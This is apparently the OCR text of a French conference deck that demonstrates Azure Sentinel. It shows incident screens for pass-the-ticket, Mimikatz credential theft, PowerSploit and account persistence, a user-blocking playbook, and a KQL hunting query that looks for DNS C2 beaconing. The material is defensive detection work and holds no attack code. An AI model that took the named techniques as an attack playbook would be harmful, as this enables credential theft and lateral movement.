High 985 Suspicious process ex... 1 Azure Defender 10/27/21, 04:04 PM
Informational 984 PsExec execution dete... 1 Azure Defender 10/27/21, 04:02 PM
High 983 Suspicious process ex... 1 Azure Defender 10/27/21, 03:59 PM
Low 982 Antimalware Action Ta... 1 Azure Defender 10/27/21, 03:54 PM
Low 981 Antimalware Action Ta... 1 Azure Defender 10/27/21, 03:54 PM
Pass-the-ticket attack
Incident ID: 988
Investigate in Microsoft Defender for Endpoint
Unassigned
Owner
New
Status
High
Severity
Description
A .kirbi file, a known file extension for Kerberos tickets containing authenticated users credentials, was observed being created on th machine. This behavior might be associated with an attacker tryin move laterally in the network using stolen user credentials as part Pass-The-Tickets" attack
Evidence
N/A
Events
1
Alerts
0
Bookmarks
Last update time
10/27/21, 04:10 PM
Creation time
10/27/21, 04:10 PM
Entities (51) (Preview)
pc01
[0;11781d6]-2-0-4...
[0;1162fb2]-0-0-40...
[0;b0c9a4]-0-0-40a...
View all >
Tactics (1)
Credential Access


Azure Sentinel | Incidents
Selected workspace: 'azsecusentinel'
Refresh
Last 7 days
Actions
Security efficiency workbook
Columns
Guides & Feedback
238
Open incidents
238
New incidents
0
Active incidents
Open incidents by severity
High (32)
Medium (97)
Low (104)
Informational (5)
Search by ID, title, tags, owner or product
Severity : All
Status : 2 selected
Product name : All
Owner : All
Auto-refresh incidents
Severity
Incident ID
Title
Alerts
Product names
Created time
Low 927 New user created and... 1 Azure Sentinel 10/26/21, 09:51 PM
Informational 924 'Pklotide' malware wa... 1 Microsoft Defender ... 10/26/21, 09:25 PM
Informational 860 'Presenoker' unwante... 1 Microsoft Defender ... 10/26/21, 09:15 PM
High 858 Mimikatz credential th... 1 Microsoft Defender ... 10/26/21, 08:40 PM
High 857 Mimikatz credential th... 1 Microsoft Defender ... 10/26/21, 08:40 PM
Informational 856 'Cryptor' malware was... 1 Microsoft Defender ... 10/26/21, 08:35 PM
Medium 926 Multiple Domain Acco... 1 Azure Defender 10/26/21, 09:49 PM
Medium 925 Suspicious LDAP query 1 Microsoft Defender ... 10/26/21, 09:39 PM
Medium 859 PowerSploit post-expl... 1 Microsoft Defender ... 10/26/21, 08:40 PM
Low 923 Antimalware Action Ta... 1 Azure Defender 10/26/21, 09:23 PM
Medium 922 Antimalware Action Fa... 1 Azure Defender 10/26/21, 09:23 PM
Low 921 Antimalware Action Ta... 1 Azure Defender 10/26/21, 09:23 PM
New user created and added to the built-in administ
Incident ID: 927
Unassigned
Owner
New
Status
Low
Severity
Description
Identifies when a user account was created and then added to the builtin Administrators group in the same day. This should be monitored closely and all additions reviewed.
Alert product names
Azure Sentinel
Evidence
1
Events
1
Alerts
0
Bookmarks
Last update time
10/26/21, 09:51 PM
Creation time
10/26/21, 09:51 PM
Entities (2)
PC01\TheJudge
pc01
View full details >
Tactics (2)
Persistence
Privilege Escalation
AD account with Don't Expire Password
Incident ID: 928
Unassigned
Owner
New
Status
Low
Severity
Description
Identifies whenever a user account has the setting "Password Never Expires" in the user account properties selected. This is indicated in Security event 4738 in the EventData item labeled UserAccountControl with an included value of %%2089. %%2089 resolves to "Don't Expire Password - Enabled".
Alert product names
Azure Sentinel
Evidence
1
Events
1
Alerts
0
Bookmarks
Last update time
10/26/21, 09:51 PM
Creation time
10/26/21, 09:51 PM
Entities (2)
PC01\TheJudge
pc01
View full details >
Tactics (1)
Persistence


Incident
Incident ID 995
Refresh
Preview: Possible multistage attack activities detecte...
Incident ID: 995
Unassigned
Owner
New
Status
High
Severity
Alert product names
Azure Defender
Microsoft Defender for Endpoint
Evidence
N/A
Events
7
Alerts
0
Bookmarks
Last update time
10/27/21, 09:20 PM
Creation time
10/27/21, 05:38 PM
Entities (39)
billythekid@daisyt...
Rantanplan@daisy...
pc01
net.exe
View all >
Tactics (5)
PreAttack
Defense Evasion
Discovery
Execution
+1
Incident workbook
Incident Overview
Analytics rule
Advanced Multistage Attack Detection
Investigate
Actions
Timeline
Alerts
Bookmarks
Entities
Comments
Search
Timeline content : All
Severity : All
oct. 27 14:41
A process was injected with potentially malicious code
Medium | Detected by Microsoft Defender for Endpoint | Tactics: Defense Eva
oct. 27 14:41
A script with suspicious content was observed
Medium | Detected by Microsoft Defender for Endpoint | Tactics: Execution
oct. 27 14:39
Suspicious sequence of exploration activities
Low | Detected by Microsoft Defender for Endpoint | Tactics: Discovery
oct. 26 21:47
Suspicious User Account Discovery
Low | Detected by Microsoft Defender for Endpoint | Tactics: Discovery
oct. 26 21:37
Suspicious System Network Configuration Discovery
Low | Detected by Microsoft Defender for Endpoint | Tactics: Discovery
oct. 26 21:30
Suspicious LDAP query
Medium | Detected by Microsoft Defender for Endpoint | Tactics: Collection
oct. 26 19:08
Suspicious authentication activity
Medium | Detected by Azure Defender | Tactics: PreAttack


Timeline
Alerts
Bookmarks
Entities
Comments
Search
Severity : All
Severity
Alert name
Alert status
Alert ID
Medium Suspicious authenticat... New 934bd868-770a-c5ce-...
Medium A script with suspiciou... New 566b1f0d-afc9-dd22-...
Medium Suspicious LDAP query New b35ff523-712b-c36a-0...
Medium A process was injected... New b7ad8c22-1388-e3b3-...
Low Suspicious System Net... New 45c6d205-d0ed-8c8c-...
Low Suspicious User Accou... New fc406dec-913a-ca2c-a...
Low Suspicious sequence o... New 54690926-66c5-138a-...


Timeline
Alerts
Bookmarks
Entities
Comments
View entities full details here
Please
Search
Entities : All
Name
Type
billythekid@daisytown.azure Account
Rantanplan@daisytown.azure Account
pc01 Host
net.exe File
cmd.exe File
powershell.exe File
rundll32.exe File
nslookup.exe File
explorer.exe File
adfind.exe File
953726ecd156848921609201c97c51a50c0cf36c(SHA1) FileHash
f2e3950c1023acf80765c918791999c0(MD5) FileHash
55ab032d256adbe3fde40cf90fe83ba5eab591e04ad720161ed8e6ef059ca747(SHA25... FileHash
88b101598cc6726b7a57d02b1fa95be1b272a821(SHA1) FileHash


Preview: Possible multistage attack a…
Incident


High
Severity

New
Status

Unassigned
Owner

27/10/2021, 21:20:22
Last incident update time




Block-AADUser | Logic app designer
Logic app
Search (Ctrl+/)
Overview
Activity log
Access control (IAM)
Tags
Diagnose and solve problems
Development Tools
Logic app designer
Logic app code view
Versions
API connections
Quick start guides
Settings
Workflow settings
Authorization
Access keys
Identity
Properties
Locks
Save
Discard
Run Trigger
Designer
Code view
Parameters
Templates
Connectors
Help
Info
When a response to an Azure Sentinel alert is triggered (Preview)
Alert - Get incident (Preview)
Entities - Get Accounts (Preview)
For each
*Select an output from previous steps
Accounts
Update user
Condition
Add an action

Azure Sentinel | Logs

Selected workspace: 'azsecusentinel'

New Query 1*

Feedback | Queries | Query explorer

azsecusentinel | Run | Time range : Last 7 days | Save | Share | New alert rule | Export | Pin to dashboard | Format query

Tables | Queries | Functions

Search

Filter | Group by: Solution

Collapse all

Favorites


You can add favorites by clicking on the ☆ icon


- Azure Sentinel
- Azure Sentinel UEBA
- LogManagement
- Security and Audit
- SecurityCenterFree
- SQL Vulnerability Assessment
- Custom Logs

```
1  let lookback = 2d;
2  DeviceEvents
3  | where TimeGenerated >= ago(lookback)
4  | where ActionType == "DnsQueryResponse"
5  | extend c2 = substring(tostring(AdditionalFields.DnsQueryString),0,indexof(tostring(AdditionalFields.DnsQueryString),"."))
6  | where c2 startswith "sub"
7  | summarize count() by bin(TimeGenerated, 3m), c2
8  | where count_ > 5
9  | render timechart
```

Results | Chart | Display time (UTC+00:00)

Completed. Showing results from the last 7 days. 00:00.4 136





Azure / Azure-Sentinel Public

Notifications | Star 1.7k | Fork

Code | Issues 62 | Pull requests 86 | Actions | Projects | Wiki | Security | Insights

master | 476 branches | 0 tags | Go to file | Code

v-rucdu Merge pull request #3331 from Azure/v-ntripathi/abnormalSecurity... ... 1c884c4 23 minutes ago 11,048 commits

.azure-pipelines	Update workbooksValidations.yaml	9 days ago
.github	Update validateVersionChangedInDetections.yml	2 months ago
.script	Merge pull request #2939 from NikitaGrunskyHolm/holmsecurity	yesterday
.vscode	Zeek DNS parameter parser	2 months ago
BYOML	Update README.md	13 months ago
Dashboards	Thycotic update logos (#1358)	11 months ago
DataConnectors	Merge pull request #3182 from NoamLandress/feature/noamlandress/N...	2 hours ago
Detections	fix	2 days ago
Exploration Queries	Adding parameters to Authentication +2 expansion queries	7 days ago
Functions	replacing deprecated parsejson with parse_json	2 months ago
Hunting Queries	Added queries and detections for cross tenant activity:	3 days ago
Logos	Merge pull request #3094 from AdrianRecFut/master	13 days ago
MasterPlaybooks	Master Playbooks IP and Remediation (#2882)	2 months ago
Notebooks @ 7cb6e0f	Created RDAP Query	5 months ago

About

Cloud-native SIEM for intelligent security analytics for your entire enterprise.

azure.microsoft.com/en-us/services/az...

cybersecurity | sample-code

Readme

MIT License

Releases

No releases published

Packages

No packages published

Contributors 312

https://github.com/Azure/Azure-Sentinel

Merci !!


I'M A POOR LONESOME COWBOY
AND A LONG LONG WAYS FROM HOME...
FIN
© Lucky Comics, 2016.

Merci à tous nos partenaires !

zscaler onelogin SailPoint METSYS Auth0 FUSION DIRECTORY

Microsoft Vorteks make IT work, make IT free

tenable yubico ManageEngine WALLIX CYBERSECURITY SIMPLIFIED Exakis Nelite Magellan Partners Alphorm.com